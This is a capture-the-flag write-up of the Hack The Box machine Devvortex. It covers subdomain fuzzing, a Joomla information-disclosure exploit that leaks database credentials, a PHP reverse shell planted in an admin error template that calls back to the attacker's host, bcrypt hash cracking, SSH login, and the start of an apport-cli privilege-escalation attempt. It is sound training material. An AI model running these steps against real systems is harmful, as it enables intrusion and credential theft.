


Devvortex



IP: 10.129.99.22

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Devvortex
cd ~/HTB/Boxes/Devvortex

# Open a tmux session
tmux new -s Devvortex

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/competitive_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Devvortex
workspace Devvortex
setg LHOST 10.10.14.98
setg LPORT 1337
setg RHOST 10.129.99.22
setg RHOSTS 10.129.99.22
setg SRVHOST 10.10.14.98
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.99.22 -oN devvortex.nmap
```

Hosts

```
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
10.129.99.22      Linux      2.6.X      server
```

Services

Services					
host	port	proto	name	state	info
10.129.99.22	22	tcp	ssh	open	OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 Ubuntu Linux; protocol 2.0
10.129.99.22	80	tcp	http	open	nginx 1.18.0 Ubuntu

Gaining Access

In my nmap scan results I see there is a redirect from 10.129.99.22 to devvortex.htb

Scenshot Evidence

```

80/tcp open  http      nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on

```

I added this to my /etc/hosts file

```

# Modify File
vim /etc/hosts
# Add Line
10.129.99.22    devvortex.htb

```

Screenshot Evidence

```

File  Actions  Edit  View  Help
127.0.0.1      localhost
127.0.1.1      kali
10.129.99.22   devvortex.htb

```

I browsed what was used to build the site and looked through Burp URIs and did not see anyway in yet. There were only HTML pages and no real server side executions going on so I began fuzzing First I searched for subdomains

```

# Command Executed
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.devvortex.htb' -u http://devvortex.htb -c -ac

```

This discovered a domain dev.devvortex.htb

Screenshot Evidence

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.'


v2.1.0-dev

:: Method      : GET
:: URL         : http://devvortex.htb
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.devvortex.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

dev [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 102ms]
:: Progress: [4989/4989] :: Job [1/1] :: 189 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

I added it to my /etc/hosts file

Screenshot Evidence



```
File Actions Edit View Help
127.0.0.1 localhost
127.0.1.1 kali
10.129.99.22 dev.devvortex.htb| devvortex.htb
```

I next attempted to reach an error page to discover site hosting technologies and versions and found the following error page

LINK: <http://dev.devvortex.htb/http://dev.devvortex.htb/portfolio-details.html>

Screenshot Evidence

The requested page can't be found.

An error has occurred while processing your request.

You may not be able to visit this page because of:

- an **out-of-date bookmark/favourite**
- a **mistyped address**
- a search engine that has an **out-of-date listing for this site**
- you have **no access** to this page

Go to the Home Page

[Home Page](#)

If difficulties persist, please contact the website administrator and report the error below.

404 Page not found

I found another error page at <http://dev.devvortex.htb/.htaccess> giving me the nginx version 1.18.0 telling me this is on a n Ubuntu server

Screenshot Evidence



403 Forbidden

nginx/1.18.0 (Ubuntu)

In the page source of this error page I discovered that Joomla is being used

Screenshot Evidence

```
view-source:http://dev.devvortex.htb/http://dev.devvortex.htb/portfo
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D
1 <!DOCTYPE html>
2 <html lang="en-gb" dir="ltr">
3 <head>
4   <meta charset="utf-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1">
6   <meta name="generator" content="Joomla! - Open Source Content Management">
7   <title>Error: 404</title>
8   <link href="/media/system/images/joomla-favicon.svg" rel="icon" type="image/svg+xml">
9   <link href="/media/system/images/favicon.ico" rel="alternate icon" type="image/vnd.microsoft.icon">
10  <link href="/media/system/images/joomla-favicon-pinned.svg" rel="mask-icon" color="#000">
11
12  <link href="/media/system/css/joomla-fontawesome.min.css" rel="lazy-stylesheet" /><noscript><link
13  <link href="/media/vendor/joomla-custom-elements/css/joomla-alert.min.css?0.2.0" rel="stylesheet"
14  <style>:root {
15    --hue: 214;
16    --template-bg-light: #f0f4fb;
17    --template-text-dark: #495057;
18    --template-text-light: #ffffff;
19    --template-link-color: #2a69b8;
20    --template-special-color: #001B4C;
21
22  }</style>
23
24  <script type="application/json" class="joomla-script-options new">{"joomla.jtext":{"ERROR":"Error
25  <script src="/media/system/js/core.min.js?bea7b244e267b04087cedcf531f6fe827a8e101f"></script>
26  <script src="/media/system/js/messages-es5.min.js?70b6651d6deab46dc8a25f03338f66f540cc62e2" nomoc
27  <script src="/media/system/js/messages.min.js?7425e8d1cb9e4f061d5e30271d6d99b085344117" type="mod
```


I attempted the following URLs in search of version info and was successful

- <http://dev.devvortex.com/VERSION>
- <http://dev.devvortex.com/README>
- <http://dev.devvortex.com/README.md>
- <http://dev.devvortex.com/README.txt>

I discovered Joomla version 4.x is being used

LINK: <http://dev.devvortex.htb/README.txt>

Screenshot Evidence



I searched exploitdb for possilbe exploits and found a 2023 CVE for Unauthenticated Information Disclosure

```
# Command Executed
searchsploit joomla 4. | grep -v "Component"
searchsploit -x 51334.py
searchsploit -m 51334.py
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Devvortex]
└─# searchsploit joomla 4. | grep -v "Component"
```

Exploit Title

```
Joomla HikaShop 4.7.4 - Reflected XSS
Joomla iProperty Real Estate 4.1.1 - Reflected XSS
Joomla JCK Editor 6.4.4 - 'parent' SQL Injection (2)
Joomla Plugin Simple Image Gallery Extended (SIGE) 3.5.3
Joomla VirtueMart Shopping Cart 4.0.12 - Reflected XSS
Joomla! 1.0.7 / Mambo 4.5.3 - 'feed' Full Path Disclosure
Joomla! 1.5 < 3.4.5 - Object Injection Remote Command Ex
Joomla! 1.5 < 3.4.6 - Object Injection 'x-forwarded-for'
Joomla! 1.5.x - 'Token' Remote Admin Change Password
Joomla! 1.6.3 - Multiple Cross-Site Scripting Vulnerabil
Joomla! 3.2.x < 3.4.4 - SQL Injection
Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Esc
Joomla! 3.4.6 - 'configuration.php' Remote Code Executio
Joomla! 3.4.6 - Remote Code Execution
Joomla! 3.4.6 - Remote Code Execution (Metasploit)
Joomla! com_booking component 2.4.9 - Information Leak (
Joomla! com_hdwplayer 4.2 - 'search.php' SQL Injection
Joomla! Extension UIajaxIM 1.1 - JavaScript Execution
Joomla! Plugin Captcha 4.5.1 - Local File Disclosure
Joomla! v4.2.8 - Unauthenticated information disclosure
```

It is labeled as a python script but examining the contents I see this is actually a ruby script

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Devvortex]
└─# head -3 51334.py
#!/usr/bin/env ruby
```

I executed the payload and was able to return credentials

```
# Command Executed
ruby 51334.py http://dev.devvortex.htb
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Devvortex]
└─# ruby 51334.py http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

DB USER: lewis

DB PASS: P4ntherg0t1n5r3c0n##


DB NAME: joomla

DB PREFIX: sd4fg_

I also discovered lewis is super user and logan paul is another user


I checked Burp for a possible login location and found <http://dev.devvortex.htb/administrator/>

Screenshot Evidence




I found the login page at that location

Screenshot Evidence



I was able to successfully login as Lewis

Screenshot Evidence



I have exploited WordPress sites before by creating an Error page that executes a PHP reverse shell. I was able to do the same thing in this instance by modifying the error page I navigated there by going to System > Site Templates > Cassiopeia Details and Files > error.php


LINK: http://dev.devvortex.htb/administrator/index.php?option=com_templates&view=template&id=223&file=L2Vycm9yLnBocA%3D%3D&isMedia=0

I copied the contents of the Pentest Monkey PHP Reverse Shell

```
# Command Executed
cat /usr/share/webshells/php/php-reverse-shell.php | xclip -selection clipboard
```

I then pasted the contents into the error.php page and modified the LHOST and LPORT values


Screenshot Evidence



I started a listener and clicked, then clicked "Save & Close"

This caught the shell

Screenshot Evidence



I saw in the home directory that logan has a profile created

I logged into the MySQL database to see if I could dump a hash of his password

```
# Commands Executed
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
mysql -u lewis -p
Enter Password: P4ntherg0t1n5r3c0n##
show databases;
use joomla;
show tables;
select id,name,username,password from sd4fg_users;
```

Screenshot Evidence

```
mysql> select id,name,username,password from sd4fg_users;
select id,name,username,password from sd4fg_users;
+----+-----+-----+-----+
| id | name      | username | password |
+----+-----+-----+-----+
| 649 | lewis     | lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| 650 | logan paul | logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12 |
+----+-----+-----+-----+
2 rows in set (0.00 sec)
```

I was able to crack logan pauls hash

```
# John Method Executed
echo '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12' > logan.hash
john -w=/usr/share/wordlists/rockyou.txt logan.hash

# Hashcat Method
hashcat -m 3200 logan.hash /usr/share/wordlists/rockyou.txt
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Devvortex]
└─# john -w=/usr/share/wordlists/rockyou.txt logan.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho (?)
1g 0:00:00:14 DONE (2023-11-26 14:01) 0.06877g/s 96.56p/s 96.56c/s
Use the "--show" option to display all of the cracked passwords rel
Session completed.
```

USER: logan

PASS: tequieromucho

I was then able to SSH in as logan

```
# OpenSSH way
ssh logan@devvortex.htb
Password: tequieromucho

# Metasploit Way
use scanner/ssh/ssh_login
set USERNAME logan
set PASSWORD tequieromucho
set STOP_ON_SUCCESS true
run
```

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.99.22:22 - Starting bruteforce
[+] 10.129.99.22:22 - Success: 'logan:tequieromucho'
:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 6 opened (10.10.14.98:35309 → 10.129.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

I was then able to read the user flag

```
# Commands Executed
cat ~/user.txt
#RESULTS
ef050562e8f75e586945c276cc4a977d
```

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 6
[*] Starting interaction with 6 ...

python3 -c 'import pty;pty.spawn("/bin/bash")'
logan@devvortex:~$ id
id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:~$ hostname
hostname
devvortex
logan@devvortex:~$ hostname -I
hostname -I
10.129.99.22 dead:beef::250:56ff:feb0:26a7
logan@devvortex:~$ cat ~/user.txt
cat ~/user.txt
ef050562e8f75e586945c276cc4a977d
logan@devvortex:~$ |
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

USER FLAG: ef050562e8f75e586945c276cc4a977d

PrivEsc

I checked my sudo permissions and discovered I can execute /usr/bin/apport-cli as root

```
# Command Executed  
sudo -l
```

Screenshot Evidence

```
logan@devvortex:~$ sudo -l  
sudo -l  
[sudo] password for logan: tequieromucho  
  
Matching Defaults entries for logan on devvortex:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin  
  
User logan may run the following commands on devvortex:  
  (ALL : ALL) /usr/bin/apport-cli  
logan@devvortex:~$ |  
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

A Google search returned a result for this binary so I checked the version of apport-cli being used and saw it is 2.20.11

REFERENCE: <https://www.systutorials.com/docs/linux/man/1-apport-cli/>

```
# Command Executed  
sudo /usr/bin/apport-cli -v
```

Screenshot Evidence


```
logan@devvortex:~$ sudo /usr/bin/apport-cli -v  
sudo /usr/bin/apport-cli -v  
2.20.11  
logan@devvortex:~$ |  
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

I discovered a Privilege Escalation vulnerability in ExploitDB

NOTE: THIS WILL NOT WORK IF YOU WISH TO SAVE TIME SKIP TO END

```
# Command Executed  
searchsploit apport 2.0  
searchsploit -x linux/local/49572.txt  
searchsploit -m linux/local/49572.txt
```

Screenshot Evidence



I created the Makefile file by copying out the file from 49572.txt

Contents of Makefile

```
.PHONY: all clean

CC=gcc
CFLAGS=

NASM=nasm
NASM_FLAGS=-f elf64

LD=ld

all: exploit crash decoy

exploit: exploit.c
$(CC) -o $@ $< $(CFLAGS)
chmod +x $@

crash: crash.o
$(LD) $^ -o $@

decoy: decoy.o
$(LD) $^ -o $@

crash.o: crash.asm
$(NASM) $(NASM_FLAGS) $^

decoy.o: decoy.asm
$(NASM) $(NASM_FLAGS) $^

clean:
rm exploit decoy crash *.o
```

